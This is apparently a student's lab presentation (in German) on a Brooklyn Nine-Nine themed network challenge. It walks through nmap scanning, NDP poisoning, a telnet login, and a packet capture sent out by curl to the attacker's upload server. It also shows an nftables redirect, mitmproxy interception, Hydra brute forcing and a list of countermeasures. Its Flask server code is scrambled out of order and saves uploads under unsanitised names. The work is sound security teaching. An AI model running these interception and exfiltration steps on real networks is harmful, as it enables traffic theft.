Challenge 04 Brooklyn Nine-Nine

Netzwerk- und Kryptopraktikum (NKP4) S2210239021 - Jakob Mayr – SoSe 2024







Agenda


- 99
- Oberflächliche Erklärung
 - Informationsbeschaffung und Angriffe



- Detailierte Erklärung
 - NDS Spoofing
 - TELNET
 - nftables
 - Mitmproxy


- -
- Alternative Angriffe/Lösungwege
- Gegenmaßnahmen

Oberflächliche Erklärung - I



Oberflächliche Erklärung - II

⇒NDP-Spoofing⇒TELNET Login




Oberflächliche Erklärung - III

wuntch – holt: https-Verbindung

→nft-NAT

→ mitmproxy



Detailierte Erklärung Informationsbeschaffung - peralta - I

\$ whoami

```
__(jake⊗peralta)-[~]
$ whoami
jake
```

\$ ip addr

```
(jake® peralta)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:77:50:05 brd ff:ff:ff:ff:ff
    inet6 2001:db8:1::10/64 scope global noprefixroute
        valid_lft forever preferred_lft forever
    inet6 fe80::aad8:18ab:dab8:d13a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Detailierte Erklärung Informationsbeschaffung - peralta - Il

netstat -tulpen

```
—(jake⊕peralta)-[~]
-$ sudo netstat -tulpen
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                            Foreign Address
                                                                                                      PID/Program name
                                                                    State
                                                                                User
                                                                                           Inode
```

ss -tulpen

```
—(jake⊕peralta)-[~]
└─$ sudo ss -tulpen
                                                             Local Address:Port
Netid
           State
                         Recv-Q
                                       Send-Q
                                                                                               Peer Address:Port
                                                                                                                        Process
```

cat /etc/resolv.conf

---(jake® peralta)-[~] -\$ cat /etc/resolv.conf # Generated by NetworkManager search localdomain nameserver 192.168.138.2

Isof

. . .



Detailierte Erklärung Informationsbeschaffung - peralta - Netzwerk

\$ nmap -6 -sn -n -T4 --max-retries 1 --hosttimeout 0.5s 2001:db8:1::10/64 -oN output.txt


```
(jake® peralta)-[~]
$ nmap -6 -sn -n -T4 --max-retries 1 --host-timeout 0.5s 2001:db8:1::10/64 -oN output.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 15:14 CEST
Nmap scan report for 2001:db8:1::1
Host is up (0.0013s latency).
Nmap scan report for 2001:db8:1::10
Host is up (0.0034s latency).
Nmap scan report for 2001:db8:1::20
Host is up (0.0020s latency).
```


\$ nmap -6 -A 2001:db8:1::20 2001:db8:1::1 -oN aggressive-scan.txt

```
💲 nmap -6 -A 2001:db8:1::20 2001:db8:1::1 -oN aggressive-scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 15:16 CEST
Nmap scan report for santiago.b99.com (2001:db8:1::20)
Host is up (0.0019s latency).
All 1000 scanned ports on santiago.b99.com (2001:db8:1::20) are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
Wmap scan report for b99.com (2001:db8:1::1)
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://
 map.org/cgi-bin/submit.cgi?new-service :
SF-Port23-TCP:V=7.94SVN%I=7%D=5/1%Time=663240A9%P=x86_64-pc-linux-gnu%r(NU
SF:LL,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff
SF:\xfd\$")%r(GenericLines,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\
SF:xff\xfd#\xff\xfd'\xff\xfd\$")%r(tn3270,21,"\xff\xfb%\xff\xfb\xff\xfb\xff\xfd\x
F:18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$\xff\xfe\x19\xff\xfc\x19\xff\
SF:xfd\0\xff\xfb\0")%r(GetRequest,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\x
F:fd\x20\xff\xfd#\xff\xfd'\xff\xfd\$")%r(RPCCheck,15."\xff\xfb%\xff\xfb&\
 F:xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$")%r(Help,15,"\xff\x
F:fb%\xff\xfb\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd"\xff\xfd\$")%r(SI
SF:POptions.15."\xff\xfb%\xff\xfb6\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xf
SF:d'\xff\xfd\$")%r(NCP.15."\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff
SF:\xfd#\xff\xfd'\xff\xfd\$");
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 54.56 seconds
```

Detailierte Erklärung Angriff – Netzwerk - I


NDP-Poisoning mit "ettcercap -G"







Detailierte Erklärung Angriff – Netzwerk - II

NDP-Poisoning mit "ettcercap -G"





Detailierte Erklärung Angriff - Netzwerk - III



Detailierte Erklärung Informationsbeschaffung - b99

O ss -tulpen

```
toor@b99:~$ sudo ss -tulpen
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp LISTEN 0 10 *:23 *:* users:(("ine
tutils-inetd",pid=498,fd=4)) ino:20922 sk:1 cgroup:/system.slice/inetutils-inetd.service v6only:0 ↔
toor@b99:~$
```

O Ip addr & ip neigh

```
toor@b99:~$ ip neigh
2001:db8:1::20 dev ens33 lladdr 00:0c:29:dd:52:d4 REACHABLE
fe80::20c:29ff:fedd:52d4 dev ens33 lladdr 00:0c:29:dd:52:d4 STALE
fe80::aad8:18ab:dab8:d13a dev ens33 lladdr 00:0c:29:77:50:05 STALE
fe80::20c:29ff:fe83:8c53 dev ens37 lladdr 00:0c:29:83:8c:53 REACHABLE
2001:db8:1::10 dev ens33 lladdr 00:0c:29:77:50:05 REACHABLE
2001:db8:fff3::10 dev ens37 lladdr 00:0c:29:83:8c:53 REACHABLE
fe80::20c:29ff:fe86:1cc9 dev ens36 lladdr 00:0c:29:86:1c:c9 REACHABLE
2001:db8:fff2::10 dev ens36 lladdr 00:0c:29:86:1c:c9 REACHABLE
```

```
toor@b99:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 gdisc noqueue state UNKNOWN group default glen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid lft forever preferred lft forever
    inet6 :: 1/128 scope host noprefixroute
       valid lft forever preferred lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:fc:44:db brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet6 2001:db8:1::1/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fefc:44db/64 scope link
       valid lft forever preferred lft forever
3: ens36: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:fc:44:e5 brd ff:ff:ff:ff:ff
    altname enp2s4
    inet6 2001:db8:fff2::1/64 scope global
       valid lft forever preferred lft forever
    inet6 fe80::20c:29ff:fefc:44e5/64 scope link
       valid_lft forever preferred_lft forever
4: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:fc:44:ef brd ff:ff:ff:ff:ff
    altname enp2s5
    inet6 2001:db8:fff3::1/64 scope global
       valid lft forever preferred lft forever
    inet6 fe80::20c:29ff:fefc:44ef/64 scope link
       valid_lft forever preferred_lft forever
```

Detailierte Erklärung Informationsbeschaffung - b99 - Netzwerk

toor@b99:~\$ sudo tcpdump -i ens36 -s0 -w nkp-b99-ens36.pcap tcpdump: listening on ens36, link-type EN10MB (Ethernet), snapshot length 262144 bytes

tcpdump

```
toor@b99: -
File Actions Edit View Help
toor@b99:~$ nmap -6 -A 2001:db8:fff2::10 2001:db8:fff3::10 2001:db8:1::20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-01 16:47 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid se
Nmap scan report for 2001:db8:fff2::10
Host is up (0.0032s latency).
All 1000 scanned ports on 2001:db8:fff2::10 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
Nmap scan report for 2001:db8:fff3::10
Host is up (0.0035s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
80/tcp open http nginx 1.22.1
 |_http-server-header: nginx/1.22.1
 |_http-title: 403 Forbidden
443/tcp open ssl/http nginx 1.22.1
ssl-cert: Subject: commonName=holt.b99.com/organizationName=NYPD/stateOrProvinceName=New York/countryName=US
 Not valid after: 2025-04-17T22:58:11
 |_http-server-header: nginx/1.22.1
 | ssl-date: TLS randomness does not represent time
 http-title: 403 Forbidden
 | tls-alpn:
  http/1.1
  http/1.0
 http/0.9
Nmap scan report for 2001:db8:1::20
Host is up (0.0030s latency).
All 1000 scanned ports on 2001:db8:1::20 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 3 IP addresses (3 hosts up) scanned in 13.43 seconds
toor@b99:~$
```

nmap

Detailierte Erklärung Informationsbeschaffung - tcpdump kopieren

Peralta: Python-Server

from flask import Flask, request, jsonify

@app.route('/upload', methods=['POST'])

filename = file.filename

file.save('./' + filename)

return jsonify({'status': 'file uploaded'})

return jsonify({'status': 'no file found'})

app.run(host='::', port=8000, debug=True)

file = request.files['file']

app = Flask(name)

if __name__ = '__main__':

def upload file():

if file:

```
File Actions Edit View Help
___(jake@peralta)-[~/nkp/uploads]
└$ python app.py
* Serving Flask app 'app'
* Debug mode: on
* Running on all addresses (::)
* Running on http://[::1]:8000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 115-172-360
```

b99: curl

```
* Running on http://[2001:db8:1::10]:8000
2001:db8:1::1 - - [01/May/2024 16:12:44] "POST /upload HTTP/1.1" 200 -
<u>-</u>
                                                        toor@b99: ~
File Actions Edit View Help
toor@b99:~$ curl -F "file=@/home/toor/nkp-b99-ens36.pcap" http://[2001:db8:1::10]:8000/upload
  "status": "file uploaded"
toor@b99:~$
```

Detailierte Erklärung Informationsbeschaffung – tcpdump

https-Datenverkehr zwischen wuntch und holt in wireshark

No.	Time	C	Destination	Dustanal	Langth Info
NO.	1 0.000000	Source 2001:db8:fff2::10	2001:db8:fff3::10	TCP	Length Info
					94 47716 → 443 [SYN] Seq=0 Win=64800 Len=0 MSS=1440 SACK_PERM TSval=400676454 TSe
	2 0.000522	2001:db8:fff3::10	2001:db8:fff2::10	TCP	94 443 - 47716 [SYN, ACK] Seq=0 Ack=1 Win=64260 Len=0 MSS=1440 SACK_PERM TSval=22
Ш	3 0.001337	2001:db8:fff2::10	2001:db8:fff3::10	TCP	86 47716 443 [ACK] Seq=1 Ack=1 Win=64800 Len=0 TSval=400676456 TSecr=2240916676
Ш	4 0.001537	2001:db8:fff2::10	2001:db8:fff3::10	TLSv1.2	603 Client Hello (SNI=holt.b99.com)
Ш	5 0.002599	2001:db8:fff3::10	2001:db8:fff2::10	TCP	86 443 - 47716 [ACK] Seq=1 Ack=518 Win=64096 Len=0 TSval=2240916677 TSecr=4006764
Ш	6 0.003495	2001:db8:fff3::10	2001:db8:fff2::10	TLSv1.2	1418 Server Hello, Certificate, Server Key Exchange, Server Hello Done
Ш	7 0.004122	2001:db8:fff2::10	2001:db8:fff3::10	TCP	86 47716 - 443 [ACK] Seq=518 Ack=1333 Win=64128 Len=0 TSval=400676458 TSecr=22409
Ш	8 0.004563	2001:db8:fff2::10	2001:db8:fff3::10	TLSv1.2	179 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
Ш	9 0.005336	2001:db8:fff3::10	2001:db8:fff2::10	TLSv1.2	344 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
Ш	10 0.006225	2001:db8:fff2::10	2001:db8:fff3::10	TLSv1.2	267 Application Data
Ш	11 0.006915	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 [ACK] Seq=1591 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=4
Ш	12 0.006917	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 [ACK] Seq=3019 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=4
Ш	13 0.006917	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 [ACK] Seq=4447 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=4
Ш	14 0.006918	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 [ACK] Seq=5875 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=4
Ш	15 0.006918	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 [PSH, ACK] Seq=7303 Ack=792 Win=64096 Len=1428 TSval=2240916682 TS
Ш	16 0.007035	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 [ACK] Seq=8731 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=4
Ш	17 0.007036	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 [ACK] Seq=10159 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=
Ш	18 0.007037	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 [ACK] Seq=11587 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=
	19 0.007037	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 [ACK] Seq=13015 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=
	20 0.007038	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 [PSH, ACK] Seq=14443 Ack=792 Win=64096 Len=1428 TSval=2240916682 T
	21 0.007561	2001:db8:fff2::10	2001:db8:fff3::10	TCP	86 47716 → 443 [ACK] Seq=792 Ack=15871 Win=55808 Len=0 TSval=400676462 TSecr=2240
	22 0.008167	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 [ACK] Seq=15871 Ack=792 Win=64096 Len=1428 TSval=2240916683 TSecr=
	23 0.008168	2001:db8:fff3::10	2001:db8:fff2::10	TLSv1.2	1514 Application Data
	24 0.008168	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 [ACK] Seq=18727 Ack=792 Win=64096 Len=1428 TSval=2240916683 TSecr=
	25 0.008169	2001:db8:fff3::10	2001:db8:fff2::10	TCP	1514 443 → 47716 ACK Seq=20155 Ack=792 Win=64096 Len=1428 TSval=2240916683 TSecr=
-		750 L 0000	00 0- 00 6- 11 -5 00 0	- 00 00	4514 440 43340 FLOVÎ 0 ' 04500 4 300 U' 04000 4400 TO 1 004004000 TO
→ Fr	ame 1: 94 bvtes (on wire (752 k 0000 -	<u>00 0c 29 fc 44 e5 00 0</u>	c 29 86	1c c9 86 dd 60 04 ···) D···) ·····`·

Detailierte Erklärung Datenumleitung - b99 - nftables

b99: nftables script

```
1 #!/bin/bash
2 nft flush ruleset
3 nft add table inet nat
4 nft add chain inet nat prerouting { type nat hook prerouting priority -100 \; }
5 nft add rule inet nat prerouting iifname ens36 ip6 saddr [2001:db8:fff2::10] tcp dport 443 dnat to [2001:db8:1::10]:443
6 nft list ruleset > /etc/nftables.conf
```

Peralta: wireshark

No.	Time	Source	Destination	Protocol	ol Length Info						
	103 17.029077707	2001:db8:fff2::10	2001:db8:1::10	TCP	94 35886 → 443 [SYN] Seq=0 Win=64800 Len=0 MSS=1440 SACK_PERM TSval=401181918 TSec	r=0					
L	104 17.029095962	2001:db8:1::10	2001:db8:fff2::10	TCP	74 443 → 35886 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0						

Detailierte Erklärung Person in the middle – peralta - mitmproxy

```
___(jake⊕peralta)-[~]

$\sudo mitmproxy --showhost --listen-port 443
```

```
jake@peralta: ~
File Actions Edit View Help
Flows
>>17:43:53 HTTPS GET
                         holt.b99.com /holt_wuntch_hell_meme.png
                         holt.b99.com /holt_wuntch_hell_meme.png
 17:45:44 HTTPS GET
                                                                                                                        [*:443]
           [showhost]
                                                                                               e Edit
                       D Duplicate
                                      r Replay
         Select
                                                    x Export
                                                                  d Delete
                                                                                m Mark
Flow:
         ? Help
                                                    0 Options
                                                                                f Filter
                                                                                               w Save flows z Clear list
Proxy:
                       q Quit
                                      E Events
                                                                  1 Intercept
```

Detailierte Erklärung Flag - Parelta - wget - I

Detailierte Erklärung Flag - Parelta - wget - II



Alternative Angriffe

Statt NDP-Poisoning

O TELNET bruteforce (z.B.: mit Hydra)

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
l purposes (this is non-binding, these *** ignore laws and ethics anyway).
Syntax: hydra [[[-l LOGIN⊢L FILE] [-p PASS⊢P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W T
IME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]
 -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
 -p PASS or -P FILE try password PASS, or load several passwords from FILE
 -C FILE colon separated "login:pass" format, instead of -L/-P options
 -M FILE list of servers to attack, one entry per line, ':' to specify port
 -t TASKS run TASKS number of connects in parallel per target (default: 16)
           service module usage details
 -m OPT
          options specific for a module, see -U output for information
           more command line options (COMPLETE HELP)
         the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
 service the service to crack (see below for supported protocols)
           some service modules support additional input (-U for module help)
Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}
form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-lis
tener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snm
p socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

Statt nftables

O Binaries über python-Server auf b99 laden (viele dependencies)

Gegenmaßnahmen



- O NDP Poisoning
 - O RA Guard (Router Advertisement Guard)
 - O SEcure Neighbor Discovery (SEND)
 - O Network segmentation and monitoring
- O TELNET
 - O ssh
- **O** mitmproxy
 - O Clientseitige validierung der Zertifikate

Quellen

NWA, NWG, NWS;)